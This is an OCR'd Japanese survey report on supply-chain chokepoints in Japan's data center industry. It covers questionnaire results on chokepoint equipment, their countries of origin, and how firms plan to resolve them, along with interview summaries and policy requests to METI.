


チョークポイントサマリ(1)
ー チョークポイント

チョークポイントは機器から部品まで多岐にわたる

「チョークポイントがある」と答えた回答者 (55人)に限定して、更に、チョークポイントについてお聞きした。


- いずれの質問においても、1/3程度が「ノーコメント」と答えており、問題の微妙さを感じさせる結果になっている。
- チョークポイント機器としては、機器レベルから、部品レベル・素材・インフラまであらゆる部分からリストアップされた。
- チョークポイントをチョークポイントとする理由も、調達が困難といった事から、安定調達が政治的に機微である、それが無いとDCの安定運用に影響がある、等々、幅広くリストアップされた。
- 但し、チョークポイント機器とされた機器も、設計・製造が日本となっている場合が1/4程度になっており、日本製が少ない訳ではない。




チョークポイントサマリ(2)
ー チョークポイントと日本製品

チョークポイント解消は機器入替え時に実施

- チョークポイント解消は、機器入替えのタイミングを実施するという回答が38%あり、一方、使い続けるという回答が15%であった。



- 「チョークポイントで日本製を使わない」と回答した人に絞ってその理由を聞いた所、「製品が無い・性能が悪い。価格が高い」が70%となっている。但し、回答者が13人と全体の1/4程度であることも注目すべき。



アンケート結果(チョークポイント)

Q14)チョークポイント(1) - チョークポイント機器を教えてください。

チョークポイントをフリーテキストで質問したところ以下回答が得られた。

- サプライチェーンそのもの

- 機器レベル
  - サーバ、ストレージ、ネットワーク機器
  - 無停電電源装置（ＵＰＳ）、発電機
  - インバータモーターやポンプ、 SPD（雷対策機器）
  - 空調機器
  - 工作機械
  - セキュリティシステム
  - 制御装置

- 部品レベル
  - 半導体
  - マザーボード や設計デザイン
  - サーバOS、データベースソフトウェア

- 素材
  - 鉛、リチューム

- インフラ
  - 電気、石油


アンケート結果

Q15) チョークポイント(2) - 前問でリストアップされた機器を「チョークポイント」とした理由は何でしょうか?

- チョークポイントをチョークポイントとする理由については、46%の回答がノーコメントとなった。

- ただ、代替品入手の困難さを26%が回答し、政治的な機微を15%が回答した。

- その他の回答として、以下があった。
  - どれが欠けてもＤＣが成立しないから
  - データセンター全体の安定運用に影響及ぼすため
  - フェードアウトが激しい




アンケート結果

Q16) チョークポイント(3) - チョークポイント機器の設計企業の国籍

- チョークポント機器の設計元の国籍を、35%がノーコメントと回答した。
- トップは日本製で、26%であった。
- その他の国としては、EU、ドイツ+日本といった回答もあった。

チョークポイント機器の設計企業の国籍を教えてください。
(回答数: 55)




アンケート結果

Q17) チョークポイント(4) - チョークポイント機器の製造企業の国籍を教えてください。

- チョークポント機器の製造元の国籍を、33%がノーコメントと回答した。
- トップは日本製で、24%であった。
- その他の国としては、EU、台湾+日本もあった。

チョークポイント機器の製造企業の国籍を教えてください。
(回答数: 55)




アンケート結果

Q18) チョークポイント(5) - チョークポイント機器の工場の所在地・国

- チョークポント機器の工場の国籍を、36%がノーコメントと回答した。
- トップは中国製で、20%であった。
- その他の国としては、EU、ドイツ+日本といった回答もあった。

チョークポイント機器の工場の所在地・国
(回答数: 55)




アンケート結果

Q19)チョークポイント(6) - 「その機器がチョークポイントである」という状態をどのように解消しますか?

- チョークポント解消策を、36%がノーコメントと回答した。
- トップは「いずれ日本製に切り替える」で、29%であった。
- その他の回答としては、「施主の意向に従う」、「フェードアウト管理」といった回答があった。

「その機器がチョークポイントである」という状態の解消方法
(回答数: 55)




アンケート結果

Q20)チョークポイント(8) - チョークポイントとなる機器を引き続き使用する理由を教えてください。

- 「他に適切な機器がない」という答えが63%であった。
- その他として、「変更すると機器の評価・検証が大変」という回答があった。

チョークポイントとなる機器を引き続き使用する理由。(回答数: 8)




アンケート結果

Q21)チョークポイント(7) - チョークポイント機器で日本製機器を使わない理由を教えてください。

- 回答としては、以下のようになっていた。
  - 製品がない (31%)
  - あっても、高い (23%)
  - あっても、機能が悪い (15%)

チョークポイント機器で日本製機器を使わない理由　(回答数: 13)



アンケート結果

Q22)海外DC事業者の日本展開への関与について - 海外DC事業者からの案件を受ける時、どのような事に困難を感じますか?

119件の回答中、44人から回答が得られた。

- 最も多かった回答は「使用経験のない機材の利用を要求される」という事であった。(11人が回答)

- 次に多かった回答は「設計ルール・設計基準が異なる」という事であった。(10人が回答)。付随して以下のようはコメントも見受けられた。
  - 「使用経験のない機材の利用を要求される (前項)」とセットになっている回答。
  - 設計ルールが日本の事情に合致していないにも関わらず一意的に要求されるという回答

- 3番目に多かった回答は取引条件に関する事であった(4人が回答)。具体的には以下のような事であった。
  - 契約条件が日本の慣例・商習慣と合わない
  - 分離発注、GMP方式、オープンブック方式の契約になっている。

- その他、英語スキル、文化の相違点への戸惑いを困難とする回答もあった。
  - 英語でのコミュニケーションギャップ・文化の相違
  - 現場技術員に対して英語スキルを要望される。エスカレーションすべきすべてが英語で行われる。
  - 採用を決める決定者が海外におり、安易にアクセスできない。

データセンターのチョークポイントに関連する調査

インタビュー結果サマリー(1)

- **サプライチェーンについて：”海外企業製品の利用が増えるにつれて、保守サービスの比重が高くなっている”**
  - 海外企業からの売込み多いが、供給能力・保守サービス能力を見極めつつ使うようにしている。

- **チョークポイントについて：”一朝一夕には解決しないような課題が、チョークポイントと認識されている”**
  - 海外のグローバルクラウドサービスプロバイダは冗長構成をネットワーク全体で作る。日本DC事業者は、DC内で冗長構成を作る違いがある。
  - 電力がチョークポイント。再エネ・自然エネルギー積極活用、2050年カーボンニュートラル等々で新しい課題が出てきて対応が追いつていない。
  - 人材もチョークポイント。DC事業では建物、設備、IT、不動産等に目配りができ、かつビジネス英語が話せる人材が必要。
  - 保守もチョークポイント。海外企業の製品の場合、保守できる人がいない、交換部品がない事が多い。最近、NTTファシリティーズが海外製品の取扱いに積極的で状況は改善されてきた。

- **安全保障リスク：”安全保障リスクは、複数の企業が共有する差し迫った課題となっていない”**
  - DC事業者は安全保障リスクを考えているが、取引相手への展開は行っていない

- **海外グローバルクラウドサービスプロバイダとの間の困難について：”英語人材の不足が情報発信・交渉力の弱さに直結、日本固有の条件を伝えられない”**
  - 英語人材不足のため、日本企業はクラウドサービスプロバイダとの意思疎通が円滑でない。
  - クラウドサービスプロバイダはDC建設を日本でも入札採用。ゼネコンの役割は建設・設備の設置・テスト中心になりつつある
  - 需要増に伴いDCの容量増強は常に行われているため、ゼネコンは増設工事に新たな商機を見出している

- **業界としての課題：**
  - 日本企業もDC関連コミュニティ (Open Compute Project: OPC等)に参加して発言し、自社仕様を標準に織り込む活動が必要。業界標準はコミュニティで決まっていくことが多い。
  - 日本製品は壊れにくいが、海外企業は壊れやすさをカバーするために遠隔監視機能やブロック構造でリスクヘッジしている。結果的に高い評価を受ける海外企業もある。日本企業は技術は優れているが、今後はこういった設計思想も取り入れる必要がある。
  - DCの規格をもっと軽くしたい。DC規格はかつてのメインフレーム全盛時代の銀行電算室等から来ており、要求水準が厳しすぎる。見直しを行いたいが、顧客も含めての意識改革が必要。

インタビュー結果サマリー(2)

- **経済産業省様への期待・提案：”企業向け施策としては競争力強化の支援・規制緩和で活動の自由度拡大。情報交換・意思疎通の場を増やしてほしい”**
  - 経産省には日本企業を保護する政策ではなく、日本企業を強くする、活性化する政策を望む。企業の国際競争力強化支援が望まれる。
  - DC設置場所選定に必要な情報の公開を進めてほしい (電力線設置場所、光ファイバ設置場所、海底ケーブル陸揚げ場所等)。
  - DC設置場所の規制を物流センター並みの緩やかな規制にしてほしい。
  - DCに対する規制を緩和して国内でのDC増加につなげてほしい。
  - 中国がアリババをAmazon対抗として育てたように、日本も特定企業の強化を考えても良いのではないか。
  - 経済産業省との情報交換・意思疎通をトップレベル・実務レベル等、複数のチャネルで深めていけるよう、業界団体・コミュニティの活用を進めてほしい。

- **その他：”日本DC関連企業は、海外ビジネス展開を積極的に行う必要がある”**
  - 日本はアジア最大の市場だが、海外企業はシンガポールに本部を置く。主な理由は日本の厳しい規制、英語人材不足、政府支援が少ないため。
  - 電源や空調では日本の技術は優れている。しかし、DCへの最適化は不十分。一方、欧米ではDCに最適化された製品が多い。
  - グローバルクラウドサービスプロバイダはDC調達可能機器のリストを作っている。彼らに売込むために自社製品をこのリストに乗せる活動が必要。
  - 日本ではクラウド移行プロジェクトにおいても、システムインテグレータが出てくる。欧米のDC事業者から見ると、その役割が理解できない。

- **その他：インタビュー協力者からのメッセージ**
  - DCの規格は、かつての銀行電算機室の設計基準に基づくのではなく、実態にあわせた緩い規格の検討が必要。
  - DCに関する規格を緩和が遅いと、DCが海外 (シンガポール等)に移転してしまう可能性がある。
  - グローバルクラウドサービスプロバイダに購入してもらう為には、購買物品リストに載る事が必要。
  - 海外ではDCに最適化した機器を量産ベースで妥当な価格で出すメーカがいる (空調・サーバ等)。日本メーカはDC最適化機器を製品化せず、特注品で対応するので価格も高くなっている。
  - DC設置に適用する規制は工場規制ではなく、物流センタ規制にして欲しい。

データセンターのチョークポイントに関連する調査

まとめ

- 日本市場のデータセンターに関連するサプライチェーンの可視化、安全保障上のチョークポイントに関する論点の整理を目的として以下要領で調査を実施
  - 対象者：　　データセンター関連事業従事者 (クラウドサービス・ビル建設・電源システム・空調システム・情報通信機器等、多くの分野の事業者)
  - アンケート調査　　回答者：119人、期間：1月27日～2月20日
  - インタビュー調査　　回答者：５人、期間3月3日～3月8日

  ここから見えて来たことを、まとめとして報告する

1. サプライチェーンの可視化については、以下のことを確認できた。
   - いずれの分野においても、取引先・購入品の設計元・製造元・生産工場についても情報を収集していること
   - 機器に関する安全保障、サプライチェーンに関する安全保障も、各社は一定レベルの関心を持っていること
   - 購入先選定における評価ポイントは、信頼性＞保守サービス・性能＞価格となっている。又、供給能力を重要視するという声もあった

2. 安全保障上のチョークポイントに関してはその把握まではできているが、以下のことが判明した
   - チョークポイント解消に向けての計画作りをしている事業者が少ない
   - チョークポイント機器の供給断から想定されるリスクに対しての準備をしている事業者が少ない
   - 想定されるリスクとその対策が一部の人にとどまっている事業者が多い

3. 業界としての課題
   - 海外グローバルクラウドサービスプロバイダが世界中で同一製品(ITインフラ関連：サーバー、ストレージ等)を使用する傾向が高い。海外グローバルクラウドサービスプロバイダに採用してもらうためには標準準拠であることが必要。自社仕様を標準に織り込むためにも、日本企業もDC関連コミュニティに参加して発言していくことが必要
   - 日本製品は壊れにくいが、海外企業は壊れやすさをカバーするために遠隔監視機能やブロック構造でリスクヘッジしている。結果的に高い評価を受ける海外企業もある。日本企業は技術は優れているが、今後はこういった設計思想も取り入れる必要がある。
   - 日本においてDCの仕様をもっと軽くしたい。DC仕様はかつてのメインフレーム全盛時代の銀行電算室等から来ており、要求水準が厳しすぎる。見直しを行いたいが、顧客も含めての意識改革が必要な状況。


データセンターのチョークポイントに関連する調査

AP-1．データセンターのチョークポイントに関連する調査

- **アンケート実施スキーム**

アンケート対象事業者候補

1. クラウドサービスプロバイダ
   - XaaS (IaaS, PaaS, SaaS)
   - コロケーションサービス事業者
2. オンプレミス運用者 (社内向けサービス運用)
3. データセンター設計業者
4. データセンター建設業者
5. 機器ベンダー
   (電源、空調、情報、ネットワーク、セキュリティ)

